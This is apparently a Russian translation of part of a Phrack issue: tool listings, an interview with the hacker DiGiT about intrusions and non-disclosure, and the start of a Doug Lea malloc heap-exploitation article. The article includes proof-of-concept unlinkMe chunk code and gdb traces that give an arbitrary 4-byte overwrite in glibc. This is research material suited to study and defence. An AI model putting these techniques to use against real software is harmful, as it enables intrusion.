Описание: objobf является частью пакета двоичной безопасности burneye2. Это программа для обфускации перемещаемых объектных файлов ELF. Несмотря на то что это бета-версия, она хорошо работает на небольших объектных файлах и может значительно увеличить время ручной декомпиляции. Внутри скачиваемого тарболла есть примеры. Помимо обфускации, инструмент выполняет ограниченный анализ потоков кода и данных и отображает их в виде высококачественных графов с использованием свободного xvcg или проприетарного aiSee. Полный исходный код objobf доступен по указанному URL.

---

4 — ELFsh 0.51b2 portable: скриптовый язык для работы с ELF-объектами

URL: http://elfsh.devhell.org
(зеркало: http://elfsh.segfault.net)
Автор: elfsh@devhell.org

Описание: ELFsh — интерактивная и скриптуемая ELF-машина для работы с исполняемыми файлами, разделяемыми библиотеками и перемещаемыми объектами ELF32. Она полезна для повседневных манипуляций с бинарными файлами: патчинга на лету, внедрения встроенного кода, а также для бинарного анализа в исследовательских областях — реверс-инжинирингу, аудиту безопасности и обнаружению вторжений. ELFsh основан на libelfsh, поэтому API удобно использовать в opensource-проектах. Данная версия работает на 2 архитектурах (INTEL, SPARC) и 4 ОС (Linux, FreeBSD, NetBSD, Solaris).

---

5 — Packit: инструмент для инъекции, захвата и аудита сети

URL: http://packit.sf.net
Автор: Darren Bounds

Описание: Packit (Packet toolkit) — инструмент для сетевого аудита. Его ценность определяется возможностью настраивать, инжектировать, отслеживать и манипулировать IP-трафиком. Позволяя задавать (подделывать) практически все опции заголовков TCP, UDP, ICMP, IP, ARP, RARP и Ethernet, Packit может применяться для тестирования межсетевых экранов, систем обнаружения/предотвращения вторжений, сканирования портов, симуляции сетевого трафика и общего аудита TCP/IP. Packit также отлично подходит для изучения TCP/IP. Он успешно скомпилирован и протестирован на FreeBSD, NetBSD, OpenBSD, MacOS X и Linux.

Данные

Автор: Phrack Staff

```
               Handle: DiGiT
                  AKA: digit, eskimo, icemonkey
         Handle origin: its not a funny story
             catch him: digit@security.is
      Age of your body: 22
           Produced in Reykjavik, Iceland
       Height & Weight: 192cm, 80kg
                  Urlz: none
             Computers: 2 laptops, 3 intel machines, indigo II, and a
                        sparc station
             Member of: smapika international
              Projects: Mostly just stuff for my work and school related
                        things.
```

Любимые вещи

```
        Women: brunettes, blondes, and I prefer they have charisma,
               ambition, independence, intelligence, sense of humor
         Cars: German of course ;>
        Foods: Italian, asian
      Alcohol: beer, vodka/coke
        Music: trance/techno, rock, classical
       Movies: Pianist, godfather, Dune, LOTR, Bad boy bubby, Happiness
  Books & Authors:
         Urls:
      I like: Achiving my goals, honesty, integrity, wachyness
   I dislike: Waking up very early in the morning, constant rain, stuck
              in an office all day, fake people
```

Жизнь в трёх предложениях

Без страха. Никогда не сдавайся. Никогда не отступай.

Страсти — что тебя заводит

Мне нравится ставить перед собой какую-нибудь цель и стараться достичь её за определённое время. Возможность быть самому себе хозяином — пожалуй, моя главная страсть. Я не люблю выполнять чужие приказы, очень ценю свою независимость, и возможность делать всё, что хочу, для меня крайне важна.

В прошлом я в буквальном смысле бросил всё, чтобы заниматься почти исключительно компьютерами, интернетом и хакингом. Так продолжалось примерно с шестнадцати до двадцати лет. Я аудировал код круглые сутки, взламывал системы, писал эксплойты и с рассвета до заката общался с друзьями в IRC.

Самым большим переживанием для меня, пожалуй, были знакомства с людьми, которые повлияли на моё желание расти. На первое место я ставлю встречи с antilove/RawPower и crazy-b — оба действительно многому меня научили и подарили мой самый значимый хакерский опыт.

Какие исследования ты проводил или какое принесло наибольший кайф?

Ни одно не выделяется особо. Всякий раз, когда я находил какую-нибудь уязвимость, о которой никто не знал, и успешно её эксплуатировал, это приносило огромное удовольствие.

Памятные моменты

Я никогда не забуду, как в четырнадцать лет попал под автобус и три месяца пролежал в больнице, а потом ещё год регулярно туда возвращался. К тому же именно в то время, пока я лежал в постели, в Исландии шла самая продолжительная забастовка учителей старшей школы за всю историю страны.

Установка моей первой системы Linux (кажется, в 94-м) и мысль о том, что инсталляционная дискета со Slackware с её приглашением командной строки — это уже полноценная установленная Slackware ;> Опыта с Linux у меня тогда почти не было.

Бесчисленные часы, проведённые за компьютером за безумными вещами — просто ради того, чтобы поймать максимальный кайф.

Первая встреча с crazy-b: мы оказались на одной и той же взламываемой системе, потом договорились встретиться в IRC и в итоге стали друзьями.

Когда crazy-b попал в норвежскую армию, он написал маленькую программу — примитивный IRC-клиент, который перехватывал сообщения из канала и пересылал их SMS на его телефон, а также принимал письма на его адрес и транслировал их содержимое обратно в канал. Таким образом он мог общаться в IRC прямо с мобильника, даже находясь в армии ;>

Встреча с великим antilove в 97-м году и немного приватных самбовых варезов ;>

Два визита antilove в Исландию: кататься на роликах, охотиться на smapika, дурачиться, учиться взлому замков у него, искать новые баги, писать эксплойты, учиться bluebox'ингу и многое другое.

Как мы с antilove полностью уничтожили мою машину по дороге в KFC в 2001-м: какая-то девчонка проехала на красный со скоростью около 80 км/ч — и весь остаток дня мы почему-то не могли перестать смеяться.

Все уикенды на security.is — эксплойты, которые мы писали, баги, которые находили вместе, и фирменные гамбургеры от portal.

Визит mikasoft и ga в Исландию на Новый год несколько лет назад — особенно момент, когда mikasoft давал урок йоги прямо на новогоднем ужине у моей семьи. И утиный паштет был отвратителен.

Поездка во Францию с исландскими друзьями: встречи с кучей хакеров в Париже, десять человек в самой крошечной комнате, какую только можно представить. Потом крутая поездка на поезде из Парижа в Монпелье, ещё больше хакеров, полный захват Монпелье и оккупация интернет-кафе на неделю ;> А ещё — пляж, потрясающие французские ребята, костёр, пиво и хорошая музыка.

Первый вечер в Монпелье, клуб La Dune: все французские хакеры, куча шампанского, antilove и nitro покупают водку сразу на человек двадцать, вечеринка до утра — и все иностранцы выглядели полными идиотами.

Той же ночью в La Dune: Candypimp сорвался после лишнего и попытался прыгнуть в океан, а потом просто исчез. Мы вызвали полицию на поиски «невменяемого» пьяного исландца, который уже не говорил по-английски и думал, что находится в родном Акурейри, а не в 50 км от Монпелье, и, судя по всему, понятия не имел, где мы остановились.

JimJones той ночью тоже был здорово пьян — отключился на каком-то дереве, потом очнулся и решил справить нужду. Зашёл в канаву и каким-то образом умудрился облиться на себя. Если я правильно помню, мы с nitro и antilove снимали с него одежду, потому что сам он был уже не в состоянии. До конца поездки его звали Pissman ;>

Поездка в Лас-Вегас со Starcon на BlackHat и DEF CON: я честно заплатил за BlackHat, но попал только на одну презентацию (halvars), потому что брат приехал из Сиэтла и нельзя было упустить время с ним.

DEF CON и осознание того, насколько он коммерциализирован и фальшив. Просто посмотрите, что там продаётся, и все эти дурацкие футболочные ларьки.

Самым крутым на DEF CON была вечеринка K2 — много хороших людей, незабываемая ночь и душевные разговоры.

Недавний визит JimJones в Исландию: мы толком ничего не делали — просто расслаблялись, пили пиво и ели барбекю. Ещё посмотрели «Bad Boy Bubby» — рекомендую всем, кто хочет хорошо посмеяться и заодно понять внутренний мир JimJones (фильм основан на его биографии).

Открытое интервью

Q: Когда ты начал возиться с компьютерами?
A: Наверное, лет в двенадцать, когда получил свой первый настоящий компьютер.

Q: Когда ты впервые соприкоснулся со «сценой»?
A: Хм... думаю, где-то в 1995-м, когда связался с некоторыми «хакерами», занимавшимися сомнительными вещами ;> Кажется, начал с канала #hack на IRCnet и #shells на EFnet (эх! ;>).

Q: Когда ты впервые подключился к интернету?
A: Это было в школе, мне было лет тринадцать. Модем на 2400 бод и старая программа дозвона под названием Kermit, кажется, которой мы звонили на линию в Исландском университете. По сути — просто прямое соединение с HP-UX-машиной. Кто-то научил меня пользоваться ircii, так что первым моим знакомством с интернетом был одновременно и первый IRC.

Q: Какие ещё у тебя есть увлечения?
A: Люблю проводить время с друзьями, ходить в кино, рыбачить, читать, выбираться выпить — в общем, всё, что подворачивается.

Q: Сколько времени прошло до IRC? Помнишь первый канал?
A: Тоже почти одновременно, я же начал IRC практически сразу. Думаю, первым каналом был #iceland.

Q: Какую архитектуру и ОС предпочитаешь?
A: Я так привык к Intel, что просто не могу выбрать что-то другое. Linux по-прежнему мой любимый вариант, хотя где-то у меня тут есть и NetBSD.

Q: Что ты думаешь об anti.security.is и неразглашении?
A: Antisec была хорошей идеей, но в итоге провалилась. Причина — те, кто поддерживал неразглашение и участвовал в обсуждениях antisec, постоянно ругались между собой по самым разным поводам: частично по делу, частично совсем без смысла, и это в конце концов убило antisec.

Лично я уже давно придерживаюсь позиции неразглашения. Но я не осуждаю тех, кто публикует информацию, — сам когда-то раскрывал баги и эксплойты, так что у меня нет морального права на них наезжать.

Antisec к тому же содержал некоторую глупость в своих тезисах — особенно насчёт того, что истинная цель antisec состояла якобы в «повышении безопасности в мире» (это было в FAQ, и нам за это сильно прилетало). На самом деле цель была в том, чтобы исследования в области безопасности оставались там, где и должны, — у тех, кто их провёл, и в узком кругу доверенных лиц. Проще говоря: те, кто находил баги, писал эксплойты и взламывал системы, хотели держать свои наработки в тайне — чтобы иметь приятные приватные варезы ;>

Полное раскрытие движется столь же корыстными мотивами и сводится к двум вещам: слава и деньги. Люди — и вполне справедливо — думают, что, публикуя баги или эксплойты, они становятся известными среди коллег, а это, возможно, приведёт к работе в сфере безопасности. Те, кто говорит, что раскрывает баги во благо всего мира — несут полную чушь.

Q: Что ты думаешь о праве других «исследовательских» групп запрещать использование своих эксплойтов другими организациями («авторское право на эксплойты»)?
A: Серьёзно, кого вообще волнует заголовок с копирайтом в каком-то эксплойте? Все равно будут использовать.

Q: Что ты думаешь о полном раскрытии? Это важно или опасно?
A: Я знаю, что мне это не нравится, и на это есть масса веских причин. Оно убивает баги! ;> Да и «мировые последствия» не радуют: каждый хакер, желающий сделать себе имя, попытается написать эксплойт и выпустить его. Может, он и не публикует напрямую в BUGTRAQ, но даёт его куче «друзей», те сливают — и вот он уже везде.

Дальше каждый скрипт-кидди и более продвинутые скрипт-кидди используют эксплойт, дефейсят сайты, ломают вещи, и скоро появляется червь. Лично у меня против этого как такового возражений нет, но у многих они есть. Если уязвимость неизвестна или остаётся приватной — ничего подобного не происходит.

Полное раскрытие может быть очень опасным, и мы все знаем, что люди, находящие баги в ПО, занимаются этим не ради безопасности мирового сообщества. Они делают это для себя. Да и зачем хакерам делать работу за программные компании — особенно рискуя при этом получить иск? Я ещё ненавижу все эти политики полного раскрытия с требованием давать вендору месяц и прочие дурацкие правила. Мой совет: не раскрывайте — избавите себя от головной боли.

Впрочем, с некоторыми аргументами в пользу необходимости полного раскрытия я согласен. Сейчас не вспомню ни одного, так что забудьте это — но в конечном счёте полное раскрытие любой уязвимости — это топливо, которое питает компании в сфере информационной безопасности, думающие только о прибыли.

Q: Видя различные меры защиты от хакеров — grsecurity, PaX, Owl или надёжное шифрование (SSH, SSL, IPSec) — считаешь ли ты, что хакинг останется возможным в будущем? На каких уязвимостях будут сосредоточены люди?
A: Если предположить, что все эти программы успешно заблокируют большинство атак на переполнение буфера и обойти их станет «невозможно» — просто появятся новые классы уязвимостей. Логические ошибки в программах столь же опасны, как переполнения буфера, так что хакинг, конечно, останется возможным — изменятся лишь уязвимости и методы.

Q: Что ты чувствуешь, когда очередная XSS-уязвимость попадает в прессу? (Есть ли у тебя regex в спам-фильтре, закрывающий такие письма?)
A: Бла.

Q: Каким будет хакинг в будущем? Сложнее или проще?
A: Понятия не имею.

Q: Ты на сцене уже довольно давно. Оглядываясь назад — что было худшим, что произошло со сценой? Что — лучшим?
A: Эта «сцена» всплывает постоянно. Я никогда не следил ни за какой конкретной сценой и вообще — просто общался с друзьями и хакал вместе с ними, вот и всё. Хотя коммерциализация всего и вся на сцене, наверное, была самым плохим, что случилось. Разве Bugtraq не продали за миллионы долларов? Список рассылки! А компании, покупающие эксплойты, — куда ниже уже некуда?

Q: Если бы ты мог повернуть время вспять, что бы изменил в своей молодости?
A: Молодость? Portal называет меня дедушкой. Думаю, вернулся бы на несколько лет назад и не дал бы потерять связь со старыми друзьями.

Однословные комментарии

```
  Digital Millennium Copyright Act (DMCA): blabla
  security.is                            : sleeping
  Georges. W. BUSH                       : war
  Companies buying exploits from hackers : silly
  IRC                                    : burp
  Hacker meetings                        : colorful
  Full Disclosure Policy                 : pseudo
  anti.security.is                       : dead
  Whitehats                              : dingdong
```

Пожелания, комментарии, критика сцене и конкретным людям

Делай то, что хочешь, и не позволяй никому тобой управлять.

Будущее компьютерного андеграунда

Что вообще такое компьютерный андеграунд? О нём говорят так, будто это нечто формальное и организованное. Как я это понимаю — просто разные группы и места, где люди тусуются, общаются и делают что-то вместе в небольших обособленных компаниях. Понятия не имею, куда всё это движется.

Приветы и поздравления

Большой привет:

security.is, antilove (miss u bro), crazy-b (beware of hermaphrodites),
cleb (rest in peace man), old ADM pals, JimJones, old #hax guys! stealth,
sk8 (freesk8.org), mikasoft, ga, ace24, ig-88, ghettodxm, scut, horizon,
duke, cheez, starcon, lkm, nitro, bawd, wtf, kewl, joey,
Synner/m0nty/Kod/Jackal (crazy greeks) и всем остальным старым друзьям,
с которыми не общался уже много лет.

```
  |=[ EOF ]=---------------------------------------------------------------=|
```

Продвинутые техники эксплуатации Doug Lea malloc

Автор: jp

---

1. Аннотация

В этой статье подробно описаны несколько техник, позволяющих более универсально и надёжно эксплуатировать процессы, предоставляющие нам возможность перезаписать почти произвольное 4-байтовое значение в любом месте памяти.
На основе базовой техники unlink() (представленной в статье MaXX [2]) будут построены высокоуровневые техники для эксплуатации процессов, позволяющих атакующему повредить Doug Lea malloc — аллокатор динамической памяти, используемый в Linux по умолчанию.

unlink() используется для принудительного создания конкретных утечек информации о расположении памяти целевого процесса. Полученная информация позволяет эксплуатировать цель без каких-либо предварительных знаний или жёстко закодированных значений — даже при наличии рандомизации адресов загрузки основного объекта и/или библиотек.

В статье представлено несколько приёмов для различных сценариев, в том числе:

• специальная конструкция чанков (cushion chunk и unlinkMe chunk)
• анализ расположения кучи с помощью инструментов отладки
• автоматический поиск внедрённого шеллкода в памяти процесса
• принудительная передача адресов внутренних структур malloc из удалённого процесса
• поиск указателя на функцию внутри glibc
• внедрение шеллкода по известному адресу памяти

Сочетание этих техник позволяет, например, полностью автоматически (без жёстко закодированных адресов или смещений) эксплуатировать уязвимости OpenSSL «SSLv2 Malformed Client Key Buffer Overflow» [6] и CVS «Directory double free» [7].

---

2. Введение

Если уязвимость позволяет нам повредить внутренние структуры malloc (переполнение кучи, двойной free() и т. д.), можно считать, что она «предоставляет» нам возможность выполнить как минимум «почти произвольную зеркальную перезапись 4 байт» (далее — примитив aa4bmo).
Перезапись называется «зеркальной», потому что адрес, по которому мы пишем, минус 8, сохраняется по адресу, задаваемому записываемым значением плюс 12. Мы говорим «почти произвольную», потому что можно записывать только значения, доступные для записи, — это побочный эффект зеркального копирования.
Концепция «примитива» ранее была введена в статье «Advances in format string exploitation» [4] и в докладе «About exploits writing» [5].
Предыдущие работы — «Vudo — An object superstitiously believed to embody magical power» Мишеля «MaXX» Кемпфа [2] и «Once upon a free()» [3] — содержат подробные объяснения того, как получить примитив aa4bmo из уязвимости. В [8] и [9] можно найти первые примеры эксплуатации на основе malloc.
В качестве базового низкоуровневого механизма для получения примитива aa4bmo мы будем использовать технику unlink() из [2], на основе которой будем строить высокоуровневые техники, описанные в этой статье.

```
                    malloc                          высокий
уязвимость  ->  структуры  ->  примитив  ->  уровень
                повреждение                   техники
-------------------------------------------------------------------------
heap overflow       unlink()                    freeing the output
double free()  ->  техника  ->  aa4bmo  ->  hitting the output
...                                         cushion chunk
                                            ...
```

Статья посвящена главным образом вопросу, возникающему после достижения примитива aa4bmo: что делать, когда мы знаем, что процесс позволяет нам перезаписать четыре байта его памяти практически любыми произвольными данными?
Кроме того, поясняются советы по надёжному достижению примитива aa4bmo.

Хотя техники представлены в контексте эксплуатации переполнения кучи на основе malloc, они применимы и для помощи в эксплуатации уязвимостей format string или любой другой уязвимости (или их комбинации), предоставляющей аналогичные возможности.

Исследование было сосредоточено на платформе Linux/Intel; использовались исходники glibc-2.2.4, glibc-2.2.5 и glibc-2.3, главным образом файл malloc.c (обновлённую версию malloc можно найти по адресу [1]). Далее под «malloc» понимается реализация, основанная на malloc Дуга Ли.

Пытаясь ответить на вопрос «что делать, когда мы знаем, что можем перезаписать четыре байта памяти процесса практически любыми произвольными данными?», мы сталкиваемся с несколькими проблемами:

A] Как убедиться, что мы перезаписываем нужные байты нужными значениями?
Поскольку примитив aa4bmo — это базовый уровень, позволяющий реализовать высокоуровневые техники, нам необходимо быть полностью уверены в его корректной работе, даже не зная точного местонахождения наших данных. Кроме того, чтобы быть полезным, примитив не должен приводить к аварийному завершению эксплуатируемого процесса.

B] Что записывать?
Мы можем записать адрес кода, который намерены выполнить, или изменить переменную процесса. В случае внедрения шеллкода в процесс нам нужно знать его местоположение, которое может меняться вместе с развитием расположения кучи и стека процесса.

C] Куда записывать?
Существует ряд известных мест, перезапись которых позволяет изменить поток управления, включая, например, описанные в [10], [11], [12] и [14].
Если мы перезаписываем указатель на функцию (при перезаписи стекового фрейма, записи GOT, специфического указателя функции процесса, setjmp/longjmp, указателя функции файлового дескриптора и т. д.), нам нужно знать его точное местоположение.
То же самое применимо при плане перезаписи переменной процесса. Например, адрес записи GOT может отличаться даже при одинаковом исходном коде, поскольку параметры компиляции и компоновки могут давать различное расположение процесса — так происходит с одним и тем же исходным кодом, скомпилированным для разных дистрибутивов Linux.

В примерах этой статьи мы ориентируемся на перезапись указателя функции адресом внедрённого шеллкода. Однако часть техник применима и в других случаях.

Типичные эксплойты привязаны к конкретной цели и жёстко кодируют как минимум одно из значений, необходимых для эксплуатации, — например адрес конкретной записи GOT, зависящий от версии атакуемого демона и версии дистрибутива Linux. Хотя это упрощает процесс эксплуатации, получить необходимую информацию не всегда возможно (например, сервер может быть настроен скрывать или не раскрывать свой номер версии). Кроме того, у нас может не оказаться нужной информации для цели. Брутфорс нескольких параметров эксплойта одновременно не всегда возможен, если каждое из значений нельзя получить по отдельности.
Существуют хорошо известные техники повышения надёжности (вероятности успеха) конкретного эксплойта, однако они лишь вспомогательные. Например, можно дополнить шеллкод большим числом nop-инструкций или внедрить в процесс большее количество шеллкода (в зависимости от эксплуатируемого процесса), предполагая, что таким образом вероятность попадания выше. Хотя эти улучшения повысят надёжность эксплойта, их недостаточно, чтобы он работал всегда на любой уязвимой цели. Для создания полностью надёжного эксплойта необходимо получить как адрес внедрения шеллкода, так и адрес любого указателя на функцию для перезаписи.

Далее мы обсудим, как эти требования могут быть выполнены автоматически, без предварительного знания о целевом сервере. Большая часть статьи описывает, как можно принудить удалённый процесс раскрыть необходимую информацию с помощью примитива aa4bmo.


---

4. Техники

4.1 Примитив aa4bmo

4.1.1 Первый чанк unlinkMe

Чтобы убедиться, что наш примитив работает корректно — даже в сценариях, где мы не можем полностью предсказать местоположение внедрённого фейкового чанка, — мы конструируем следующий «чанк unlinkMe»:



Нам достаточно, чтобы вызов free() обратился к нашему блоку после точки (X), чтобы перезаписать `where` значением `what`.

При вызове free() происходит следующая последовательность:

• `chunk_free()` пытается найти следующий чанк — берёт размер чанка (< 0) и прибавляет его к адресу чанка, всегда получая `sizeA` «nasty chunk» как начало следующего чанка, поскольку все размеры после точки (X) относительны к нему.

• Затем проверяется бит `prev_inuse` нашего чанка, но поскольку мы его установили (каждый из размеров после точки (X) имеет установленный бит `PREV_INUSE`, а бит `IS_MMAPPED` не установлен), обратная консолидация не выполняется (предыдущий чанк «считается» выделенным).

• Наконец, проверяется, является ли следующий фейковый чанк (наш nasty chunk) свободным. Берётся его размер (-4) для поиска следующего чанка, получая наш фейковый `sizeB`, и проверяется флаг `prev_inuse`, который не установлен. Поэтому делается попытка разъединить наш nasty chunk из его корзины для слияния с освобождаемым чанком.

• При вызове `unlink()` мы получаем примитив aa4bmo. Техника `unlink()` описана в [2] и [3].

4.1.1.1 Proof of concept 1: чанк unlinkMe

Используем следующий код для простой демонстрации чанка unlinkMe в действии:

```
#define WHAT_2_WRITE  0xbfffff00
#define WHERE_2_WRITE 0xbfffff00
#define SZ            256
#define SOMEOFFSET    5 + (rand() % (SZ-1))
#define PREV_INUSE    1
#define IS_MMAP       2
int main(void){
   unsigned long *unlinkMe=(unsigned long*)malloc(SZ*sizeof(unsigned long));
   int i = 0;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = WHAT_2_WRITE;
   unlinkMe[i++] = WHERE_2_WRITE-8;
   for(;i<SZ;i++){
      unlinkMe[i] = ((-(i-1) * 4) & ~IS_MMAP) | PREV_INUSE ;
   }
   free(unlinkMe+SOMEOFFSET);
   return 0;
```

```
}

Breakpoint 3, free (mem=0x804987c) at heapy.c:3176

     if (mem == 0)    /* free(0) has no effect */
3181      p = mem2chunk(mem);
3185      if (chunk_is_mmapped(p))    /* release mmapped memory. */
```

Мы не устанавливали бит IS_MMAPPED.

```
3193      ar_ptr = arena_for_ptr(p);
3203      (void)mutex_lock(&ar_ptr->mutex);
3205      chunk_free(ar_ptr, p);
```

После нескольких проверок мы достигаем `chunk_free()`.

```
(gdb) s
chunk_free (ar_ptr=0x40018040, p=0x8049874) at heapy.c:3221
```

Посмотрим, как выглядит наш чанк в случайном месте...

```
(gdb) x/20x p
0x8049874:      0xfffffd71      0xfffffd6d      0xfffffd69      0xfffffd65
0x8049884:      0xfffffd61      0xfffffd5d      0xfffffd59      0xfffffd55
0x8049894:      0xfffffd51      0xfffffd4d      0xfffffd49      0xfffffd45
0x80498a4:      0xfffffd41      0xfffffd3d      0xfffffd39      0xfffffd35
0x80498b4:      0xfffffd31      0xfffffd2d      0xfffffd29      0xfffffd25
```

Мы выдали дамп чанка вместе с заголовком, как он получен функцией `chunk_free()`.

```
3221      INTERNAL_SIZE_T hd = p->size; /* its head field */
3235      sz = hd & ~PREV_INUSE;

(gdb) p/x hd
$5 = 0xfffffd6d
(gdb) p/x sz
$6 = 0xfffffd6c

3236      next = chunk_at_offset(p, sz);
3237      nextsz = chunksize(next);
```

Используя отрицательный относительный размер, `chunk_free()` получает следующий чанк. Посмотрим, какой он:

```
(gdb) x/20x next
0x80495e0:      0xfffffffc      0xfffffffc      0xbfffff00      0xbffffef8
0x80495f0:      0xfffffff5      0xfffffff1      0xffffffed      0xffffffe9
0x8049600:      0xffffffe5      0xffffffe1      0xffffffdd      0xffffffd9
0x8049610:      0xffffffd5      0xffffffd1      0xffffffcd      0xffffffc9
0x8049620:      0xffffffc5      0xffffffc1      0xffffffbd      0xffffffb9

(gdb) p/x nextsz
$7 = 0xfffffffc
```

Это наш nasty chunk...

```
3239      if (next == top(ar_ptr))    /* merge with top */
3278      islr = 0;
3280      if (!(hd & PREV_INUSE))   /* consolidate backward */
```

Мы избегаем обратной консолидации, поскольку установили бит PREV_INUSE.

```
3294      if (!(inuse_bit_at_offset(next, nextsz)))
                /* consolidate forward */
```

Но мы принудительно вызываем прямую консолидацию. Макрос `inuse_bit_at_offset()` прибавляет nextsz (-4) к адресу нашего nasty chunk и ищет бит `PREV_INUSE` в нашем другом размере -4.

```
3296        sz += nextsz;
3298        if (!islr && next->fd == last_remainder(ar_ptr))
3306          unlink(next, bck, fwd);
```

`unlink()` вызывается с нашими значениями: `0xbffffef8` и `0xbfffff00` в качестве прямого и обратного указателей (не приводит к сбою, так как это корректные адреса).

```
             next = chunk_at_offset(p, sz);
3315      set_head(p, sz | PREV_INUSE);
3316      next->prev_size = sz;
3317      if (!islr) {
3318        frontlink(ar_ptr, p, sz, idx, bck, fwd);
```

Вызывается `frontlink()`, и наш чанк вставляется в соответствующую корзину.

```
--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049a40 - top size = 0x05c0
   bin 126 @ 0x40018430
      free_chunk @ 0x80498d8 - size 0xfffffd64
```

Чанк был вставлен в одну из больших корзин из-за своего «отрицательного» размера.
Процесс не завершится аварийно, пока мы можем поддерживать это состояние. Если дополнительные вызовы `free()` достигнут нашего чанка — сбоя не будет. Но сбой произойдёт, если вызов `malloc()` не найдёт свободного чанка для удовлетворения запроса на выделение и попытается разделить один из чанков в корзине 126, поскольку тогда будет вычислено местоположение чанка после фейкового и произойдёт выход за допустимый диапазон адресов из-за большого «отрицательного» размера (этого можно избежать при наличии достаточного объёма выделенной памяти между фейковым чанком и вершинным чанком — организовать такое расположение нетрудно, если целевой сервер не ограничивает строго размер наших запросов).

Мы можем проверить результаты примитива aa4bmo:

```
(gdb) x/20x 0xbfffff00

                              !!!!!!!!!!                    !!!!!!!!!!
0xbfffff00:     0xbfffff00    0x414c0065    0x653d474e      0xbffffef8
0xbfffff10:     0x6f73692e    0x39353838    0x53003531      0x415f4853
0xbfffff20:     0x41504b53    0x2f3d5353    0x2f727375      0x6562696c
0xbfffff30:     0x2f636578    0x6e65706f    0x2f687373      0x6d6f6e67
0xbfffff40:     0x73732d65    0x73612d68    0x7361706b      0x4f480073
```

Если добавить несколько дополнительных вызовов `free()` следующим образом:

```
   for(i=0;i<5;i++) free(unlinkMe+SOMEOFFSET);
```

получим, например, такой результат:

```
--- BIN DUMP ---
arena @ 0x40018040 - top @ 0x8049ac0 - top size = 0x0540
   bin 126 @ 0x40018430
      free_chunk @ 0x8049958 - size 0x8049958
      free_chunk @ 0x8049954 - size 0xfffffd68
      free_chunk @ 0x8049928 - size 0xfffffd94
      free_chunk @ 0x8049820 - size 0x40018430
      free_chunk @ 0x80499c4 - size 0xfffffcf8
      free_chunk @ 0x8049818 - size 0xfffffea4
```

без аварийного завершения процесса.

4.1.2 Новый чанк unlinkMe

Изменения, введённые в более новых версиях libc (например, glibc-2.3), влияют на наш чанк unlinkMe. Главная проблема связана с добавлением ещё одного флагового бита. Определение `SIZE_BITS` изменилось с:

```
#define SIZE_BITS (PREV_INUSE|IS_MMAPPED)
```

на:

```
#define SIZE_BITS (PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA)
```

Новый флаг `NON_MAIN_ARENA` определяется следующим образом:

```
/* size field is or'ed with NON_MAIN_ARENA if the chunk was obtained
   from a non-main arena.  This is only set immediately before handing
   the chunk to the user, if necessary.  */
#define NON_MAIN_ARENA 0x4
```

Из-за этого наш предыдущий чанк unlinkMe перестаёт работать в двух точках на системах с более новой libc.

Первая проблема возникает в следующем коде:

```
public_fREe(Void_t* mem)
{
...
  ar_ptr = arena_for_chunk(p);
...
  _int_free(ar_ptr, mem);
...
```

где:

```
#define arena_for_chunk(ptr) \
 (chunk_non_main_arena(ptr) ? heap_for_ptr(ptr)->ar_ptr : &main_arena)
```

и

```
/* check for chunk from non-main arena */
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
```

Если при обработке нашего фейкового чанка вызывается `heap_for_ptr()`, процесс завершается следующим образом:

```
0x42074a04 in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a04 <free+84>:      and    $0x4,%edx
(gdb) x/20x $edx
0xfffffffdd:     Cannot access memory at address 0xfffffffdd

0x42074a07 in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a07 <free+87>:      je     0x42074a52 <free+162>

0x42074a09 in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a09 <free+89>:      and    $0xfff00000,%eax

0x42074a0e in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a0e <free+94>:      mov    (%eax),%edi
(gdb) x/x $eax
0x8000000:      Cannot access memory at address 0x8000000

Program received signal SIGSEGV, Segmentation fault.
0x42074a0e in free () from /lib/i686/libc.so.6
1: x/i $eip  0x42074a0e <free+94>:      mov    (%eax),%edi
```

Таким образом, флаг `NON_MAIN_ARENA` в размере фейкового чанка не должен быть установлен.

Вторая проблема возникает при маскировании переданного размера с помощью `SIZE_BITS`. Старый код выглядел так:

```
      nextsz = chunksize(next);
0x400152e2 <chunk_free+64>:        mov    0x4(%edx),%ecx
0x400152e5 <chunk_free+67>:        and    $0xfffffffc,%ecx
```

а новый код:

```
      nextsize = chunksize(nextchunk);
0x42073fe0 <_int_free+112>:     mov    0x4(%ecx),%eax
0x42073fe3 <_int_free+115>:     mov    %ecx,0xffffffec(%ebp)
0x42073fe6 <_int_free+118>:     mov    %eax,0xffffffe4(%ebp)
0x42073fe9 <_int_free+121>:     and    $0xfffffff8,%eax
```

Таким образом, значение -4 использовать больше нельзя; минимальный допустимый размер теперь равен -8.
Кроме того, мы больше не можем заставить каждый чанк указывать на наш nasty chunk. Следующий код демонстрирует новый чанк unlinkMe, решающий обе проблемы:

```
unsigned long *aa4bmoPrimitive(unsigned long what,
                               unsigned long where,unsigned long sz){
   unsigned long *unlinkMe;
   int i=0;

   if(sz<13) sz = 13;
   unlinkMe=(unsigned long*)malloc(sz*sizeof(unsigned long));
    // 1st nasty chunk
   unlinkMe[i++] = -4;    // PREV_INUSE is not set
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
    // 2nd nasty chunk
   unlinkMe[i++] = -4; // PREV_INUSE is not set
   unlinkMe[i++] = -4;
   unlinkMe[i++] = -4;
   unlinkMe[i++] = what;
   unlinkMe[i++] = where-8;
   for(;i<sz;i++)
      if(i%2)
            // relative negative offset to 1st nasty chunk
         unlinkMe[i] = ((-(i-8) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) | PREV_INUSE;
      else
            // relative negative offset to 2nd nasty chunk
         unlinkMe[i] = ((-(i-3) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) | PREV_INUSE;

   free(unlinkMe+SOMEOFFSET(sz));
   return unlinkMe;
}
```

